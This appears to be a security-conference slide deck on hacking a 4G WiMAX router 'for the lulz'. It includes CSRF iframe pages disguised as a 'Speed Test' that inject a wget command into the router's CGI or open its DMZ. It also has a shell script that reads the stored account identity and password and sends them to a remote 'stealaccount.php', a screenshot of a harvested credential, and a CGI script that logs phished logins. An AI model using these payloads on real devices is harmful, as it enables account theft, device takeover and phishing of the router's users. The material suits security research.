
Pulling off cool shit

Packets in the Dark - Pwning a 4G device for the lulz

- ★ odayz + CSRF + social engineering = WIN!
- ★ Interesting attacks to pull off:
 - Steal accounts
 - Start a botnet
 - Pwn the user's machine
 - Redirect traffic and sniff
 - There has to be other interesting shit to pull off.....

Hijacking accounts

Packets in the Dark - Pwning a 4G device for the lulz



Hijacking accounts


Packets in the Dark - Pwning a 4G device for the lulz

```
<html>
<head>
  <title>Speed Test</title>
</head>
<body>

<iframe src="http://192.168.1.1/cgi-bin/webmain.cgi?act=act network set&dmz host ip=40 `%2Fbin%2Fwget+-P+%2Ftmp+http%3A%2F%2Fwww." />
</body>
</html>
```

Hijacking accounts

Packets in the Dark - Pwning a 4G device for the lulz



A screenshot of a web browser window. The address bar shows a file path: `/accountjar.txt`. The main content area displays a single line of hex dump data: `\ "biatch0@[REDACTED]" :\ "b147chpa55\"`. The browser interface includes back, forward, and refresh buttons, and a globe icon for the address bar.

Hijacking accounts

Packets in the Dark - Pwning a 4G device for the lulz

```
#!/bin/sh
```

```
USERNAME=`grep ^identity /system/wimax/sdk.conf`
```

```
PASSWORD=`grep ^password /system/wimax/  
sdk.conf`
```

```
wget -s -q "http://server/stealaccount.php?${  
USERNAME}&${PASSWORD}"
```


Attacking the inside

Packets in the Dark - Pwning a 4G device for the lulz



Attacking the inside


Packets in the Dark - Pwning a 4G device for the lulz

```
Starting Nmap 5.21 ( http://nmap.org ) at 2011-10-12 04:09 MYT
Warning: [REDACTED].40.117 giving up on port because retransmission cap hit (2).
Nmap scan report for [REDACTED].40.117
Host is up (0.089s latency).
Not shown: 992 closed ports
PORT      STATE    SERVICE
21/tcp    filtered ftp
23/tcp    filtered telnet
53/tcp    open     domain
80/tcp    filtered http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
9415/tcp  filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 10.98 seconds
```

Attacking the inside

Packets in the Dark - Pwning a 4G device for the lulz



Attacking the inside

Packets in the Dark - Pwning a 4G device for the lulz

```
<html>
<head>
  <title>Speed Test</title>
</head>
<body>

<iframe src="http://192.168.1.1/cgi-bin/webmain.cgi?act=act_network_set&dmz_host_ip=10&enable_dmz=YES" fra
</body>
</html>
```

Attacking the inside

Packets in the Dark - Pwning a 4G device for the lulz

```
Starting Nmap 5.21 ( http://nmap.org ) at 2011-10-12 04:21 MYT
Warning: [REDACTED].40.117 giving up on port because retransmission cap hit (2).
Nmap scan report for [REDACTED].40.117
Host is up (0.052s latency).
Not shown: 995 closed ports
PORT      STATE  SERVICE
80/tcp    filtered http
135/tcp    filtered msrpc
139/tcp    filtered netbios-ssn
445/tcp    filtered microsoft-ds
9415/tcp   filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 8.37 seconds
```

Video demo

Packets in the Dark - Pwning a 4G device for the lulz

- ★ Attacking clients connected to the device

Blank

Packets in the Dark - Pwning a 4G device for the lulz

Purposely left blank!

Example!

Packets in the Dark - Pwning a 4G device for the lulz

**SOCIAL ENGINEERING
SPECIALIST**

Because there is no patch
for human stupidity


Gone Phishing

Packets in the Dark - Pwning a 4G device for the lulz

- ★ A mobile phishing device! Hooray!
- ★ Battery powered and small
- ★ Redirect users to fake login pages located on the device itself
- ★ You'll need:
 1. dnsmasq
 2. thttpd
 3. CGI script (to log credentials)

Gone Phishing

Packets in the Dark - Pwning a 4G device for the lulz



Gone Phishing

Packets in the Dark - Pwning a 4G device for the lulz




```
192.168.1.1 - PuTTY
# cat save.cgi
#!/bin/sh

echo $QUERY_STRING >> ../accounts.txt
echo -e "Location: /\n\n"
echo -e "Content-type: text/html\n\n" #
```

Gone Phishing

Packets in the Dark - Pwning a 4G device for the lulz



Packets in The Dark

Packets in the Dark - Pwning a 4G device for the lulz

That's all folks!

Checkout the CTF!

Greetz: RBP, jaku, op_paulb, #No4G